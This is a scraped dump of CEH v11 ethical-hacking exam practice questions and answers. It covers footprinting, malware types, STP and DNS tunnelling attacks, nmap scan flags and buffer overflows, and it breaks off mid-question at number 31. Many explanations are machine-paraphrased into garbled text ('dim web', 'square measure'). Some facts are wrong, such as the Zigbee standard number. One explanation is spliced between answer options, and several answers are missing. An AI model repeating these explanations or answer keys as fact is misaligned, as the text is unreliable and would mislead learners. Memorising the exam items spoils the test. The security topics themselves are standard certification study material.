ECCouncil.312-50v11.v2022-02-28.q154

Exam Code:	312-50v11
Exam Name:	Certified Ethical Hacker Exam (CEH v11)
Certification Provider:	ECCouncil
Free Question Number:	154
Version:	v2022-02-28
# of views:	3555
# of Questions views:	1540
https://www.freeqas.com/qa/ECCouncil/312-50v11/ECCouncil.312-50v11.v2022-02-28.q154.html	

NEW QUESTION: 1
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?
A. Dark web footprinting
B. VoIP footpnnting
C. VPN footprinting
D. website footprinting
Answer: A (LEAVE A REPLY)
Explanation
Accessing dim web and profound web sources can be incredibly amazing-in the event that you center around important use cases. The best techniques we notice have clear necessities, for example, misrepresentation identification, danger checking, and finding uncovered certifications. Be that as it may, observing these sources is testing, and few arrangements have modern inclusion. "Profound and dull web" ranges a tremendous scope of expected sources; commercial centers, shut discussions, informing applications, and glue destinations. Scarcely any organizations range every one of these sources; less actually have capacities to go past basic scratching of destinations.
Shockingly, there is a ton of ear, vulnerability, and uncertainty (FUD) concerning the dim web. Ice shelf analogies have been basic for quite a long while, apparently exhibiting the profound and dull web is fundamentally bigger than the open web. In truth, the dull web just adds to a little piece of cybercrime-we should consider extra sources to get a more genuine feeling of the danger scene.
WHAT IS THE DARK WEB?The dim web is a region of the web that is just available with explicit program programming, for example, Tor or I2P. It is a snare of secrecy where clients' characters

and areas are secured by encryption innovation that courses client information through numerous workers across the globe - making it very hard to follow clients.
The namelessness of the dim web makes it an appealing innovation for unlawful purposes. Shockingly, acquiring perceivability into criminal areas is troublesome: it requires particular information, admittance to shut sources, and innovation that is equipped for checking these hotspots for abuses of your information.
Be that as it may, we should initially scatter a few confusions about the dim web.
* Assumption 1: The dull web is inseparable from the criminal web. While the dull web is home to bunches of wrongdoing, it likewise has many genuine organizations like New York Times and Facebook who offer Tor-based administrations, just as for the most part benevolent substance. The dim web isn't inseparable from cybercrime.
* Assumption 2: The dull web is something very similar as the profound web. To explain, the profound web is extensively characterized as whatever isn't recorded by customary web crawlers. Obviously, the profound web is additionally home to guiltiness - however so too is the unmistakable web. The dull web doesn't corner cybercrime.
Essentially on the grounds that it isn't available by a customary internet searcher, it doesn't mean the profound web is fundamentally fascinating. The vast majority of the information on the profound web is ordinary or
"typical"; for instance, email or Facebook records may fall under this definition as they expect enrollment to see the substance. While some profound and dim sites are significant sources, you need to understand what you're searching for, in any case it's not difficult to sit around and assets.

NEW QUESTION: 2
Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?
A. External assessment
B. Passive assessment
C. Credentialed assessment
D. Internal assessment
Answer: B (LEAVE A REPLY)

NEW QUESTION: 3
Which of the following describes the characteristics of a Boot Sector Virus?
A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
B. Overwrites the original MBR and only executes the new virus code.
C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.

D. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 4
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?
A. Honeypot
B. Botnet
D Firewall
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network - that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.
C. intrusion detection system
Answer: (SHOW ANSWER)

NEW QUESTION: 5
joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?
A. Cloud booker
B. Cloud consumer
C. Cloud carrier
D. Cloud auditor
Answer: C (LEAVE A REPLY)
A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.
Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.


NEW QUESTION: 6
Which of the following represents the initial two commands that an IRC client sends to join an IRC network?
A. USER, PASS
B. LOGIN, USER
C. LOGIN, NICK
D. USER, NICK
Answer: D (LEAVE A REPLY)

NEW QUESTION: 7
Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?
A. Social engineering
B. insider threat

C. Password reuse
D. Reverse engineering
Answer: (SHOW ANSWER)
Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users' credentials within the hands of an attacker.
If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.
With basic opensource intelligence (OSINT), it's usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, "click here for additional information", and when they click the link, they're forwarded to a malicious copy of the AWS login page designed to steal their credentials.
An example of such an email will be seen within the screenshot below. it's exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you'd not be taken to the official AWS web site and you'd instead be forwarded to a pretend login page setup to steal your credentials.
These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.
For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.
During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

NEW QUESTION: 8
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?
A. web shells
B. Webhooks
C. REST API
D. SOAP API
Answer: B (LEAVE A REPLY)

Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.
For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.
The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.
Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:

```
https://yourapp.com/data/12345?customer=bob?value=10.00?item=paper

To: yourapp.com/data/12345
Customer: Bob
Value: 10.00
Item: Paper
```

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

NEW QUESTION: 9

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.
A camera captures people walking and identifies the individuals using Steve's approach.
After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:
A. The solution will have a high level of false positives
B. The solution implements the two authentication factors: physical object and physical characteristic
C. Although the approach has two phases, it actually implements just one authentication factor
D. Biological motion cannot be used to identify people
Answer: B (LEAVE A REPLY)


NEW QUESTION: 10
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.
John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SVN ping scan?
A. nmap -sn -PO < target IP address >
B. nmap -sn -PA < target IP address >
C. Anmap -sn -PS < target IP address >
D. nmap -sn -pp < target ip address >
Answer: C (LEAVE A REPLY)

NEW QUESTION: 11
A newly joined employee, Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.
What is the type of vulnerability assessment performed by Martin?
A. Credentialed assessment
B. Distributed assessment
C. Host-based assessment
D. Database assessment
Answer: (SHOW ANSWER)

NEW QUESTION: 12
Which of the following statements is FALSE with respect to Intrusion Detection Systems?
A. Intrusion Detection Systems require constant update of the signature library

B. Intrusion Detection Systems can examine the contents of the data n context of the network protocol
C. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
D. Intrusion Detection Systems can be configured to distinguish specific content in network packets
Answer: C (LEAVE A REPLY)

NEW QUESTION: 13
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.
Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?
A. ARP spoofing attack
B. VLAN hopping attack
C. DNS poisoning attack
D. STP attack
Answer: D (LEAVE A REPLY)
STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.
STP is a hierarchical tree-like topology with a "root" switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).
An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.



NEW QUESTION: 14
Within the context of Computer Security, which of the following statements describes Social Engineering best?
A. Social Engineering is the means put in place by human resource to perform time accounting
B. Social Engineering is a training program within sociology studies
C. Social Engineering is the act of publicly disclosing information
D. Social Engineering is the act of getting needed information from a person rather than breaking into a system
Answer: (SHOW ANSWER)

NEW QUESTION: 15
John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?
A. Advanced persistent
B. threat Diversion theft
C. Spear-phishing sites
D. insider threat
Answer: A (LEAVE A REPLY)
An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.
The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:
Intellectual property thieving (e.g., trade secrets or patents)
Compromised sensitive info (e.g., worker and user personal data)
The sabotaging of essential structure infrastructures (e.g., information deletion) Total website takeovers Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.
APT attacks dissent from ancient internet application threats, in that:
They're considerably additional advanced.
They're not hit and run attacks-once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
They typically aim to infiltrate a complete network, as opposition one specific half.

More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION: 16
Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?
A. WebSite Watcher
B. web-Stat
C. Webroot
D. WAFW00F
Answer: B (LEAVE A REPLY)
Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.
Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.
One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION: 17
One of your team members has asked you to analyze the following SOA record.
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)
A. 3600
B. 2400
C. 60
D. 4800
E. 200303028
F. 604800
Answer: B (LEAVE A REPLY)

NEW QUESTION: 18
What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?
A. White-hat hacking program
B. Ethical hacking program
C. Vulnerability hunting program
D. Bug bounty program
Answer: (SHOW ANSWER)

NEW QUESTION: 19
What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?
A. Cross-site scripting
B. Server side request forgery
C. Session hijacking
D. Cross-site request forgery
Answer: D (LEAVE A REPLY)

NEW QUESTION: 20
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?
A. Delete the files and try to determine the source
B. Copy the system files from a known good system
C. Reload from known good media
D. Perform a trap and trace
E. Reload from a previous backup
Answer: (SHOW ANSWER)

NEW QUESTION: 21
You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?
A. filetype
B. ext
C. inurl
D. site
Answer: A (LEAVE A REPLY)
Explanation
Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used-the results are identical.

Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION: 22
Which of the following statements is TRUE?
A. Packet Sniffers operate on Layer 3 of the OSI model.
B. Packet Sniffers operate on Layer 2 of the OSI model.
C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
D. Packet Sniffers operate on the Layer 1 of the OSI model.
Answer: (SHOW ANSWER)

NEW QUESTION: 23
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?
A. MQTT
B. LPWAN
C. Zigbee
D. NB-IoT
Answer: (SHOW ANSWER)
Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.
The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.
The Zigbee three.0 Protocol
The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.
THE ZIGBEE ADVANTAGE
The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be

wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.
Zigbee protocol options include:
Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
Low duty cycle - provides long battery life Low latency Direct Sequence unfold Spectrum (DSSS)
Up to 65,000 nodes per network
128-bit AES encryption for secure information connections
Collision avoidance, retries and acknowledgements
This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10-100 m.

NEW QUESTION: 24
The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?
A. Virus
B. Spyware
C. Trojan
D. Adware
Answer: (SHOW ANSWER)
Explanation
Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.
Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.


NEW QUESTION: 25
You are logged in as a local admin on a Windows 7 system, and you need to launch the Computer Management Console from the command line. Which command would you use?

A. c:\ncpa.cpl
B. c:\services.msc
C. c:\gpedit
D. c:\compmgmt.msc
Answer: D (LEAVE A REPLY)

NEW QUESTION: 26
There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?
A. Hybrid
B. Community
C. Public
D. Private
Answer: B (LEAVE A REPLY)
Explanation
The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.
The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .
Community Cloud computing facilitates its users to spot and analyze their business demands better.
Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.
Community Cloud Examples and Use CasesCloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.
* Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.
Benefits of Community CloudsCommunity Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.
Openness and ImpartialityCommunity Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.
* Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.
* Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.
Flexibility and ScalabilityHigh Availability and ReliabilityYour cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.
Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.
Security and ComplianceTwo significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.
* the power to dam users from editing and downloading specific datasets.
* Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.
* What devices can store sensitive data.
Users can configure various levels of security for his or her data. Common use cases:Convenience and ControlConflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.
Less Work for the IT DepartmentHaving data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.
Environment SustainabilityIn the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

NEW QUESTION: 27
Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate dat a. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?
A. Port 53
B. Port 23
C. Port 50
D. Port 80
Answer: A (LEAVE A REPLY)
DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact. How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size - typically 512 bytes for DNS but can depend upon system settings. Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type - typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.




Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and

decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues. So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

NEW QUESTION: 28
What is a NULL scan?
A. A scan in which all flags are on
B. A scan in which certain flags are off
C. A scan in which the packet size is set to zero
D. A scan in which all flags are turned off
E. A scan with an illegal packet size
Answer: D (LEAVE A REPLY)

NEW QUESTION: 29
John is investigating web-application firewall logs and observers that someone is attempting to inject the following:
char buff[10];
buff[>o] - 'a':
What type of attack is this?
A. CSRF
B. XSS
C. Buffer overflow
D. SQL injection
Answer: (SHOW ANSWER)
Explanation
Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers.Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer?A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance.Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.
How do attackers exploit buffer overflows?An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to theattacker's code.

NEW QUESTION: 30
Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by johnson in the above scenario?
A. Wireless network assessment
B. Application assessment
C. Host-based assessment
D. Distributed assessment

Answer: A (LEAVE A REPLY)

NEW QUESTION: 31
Which of the following is assured by the use of a hash?
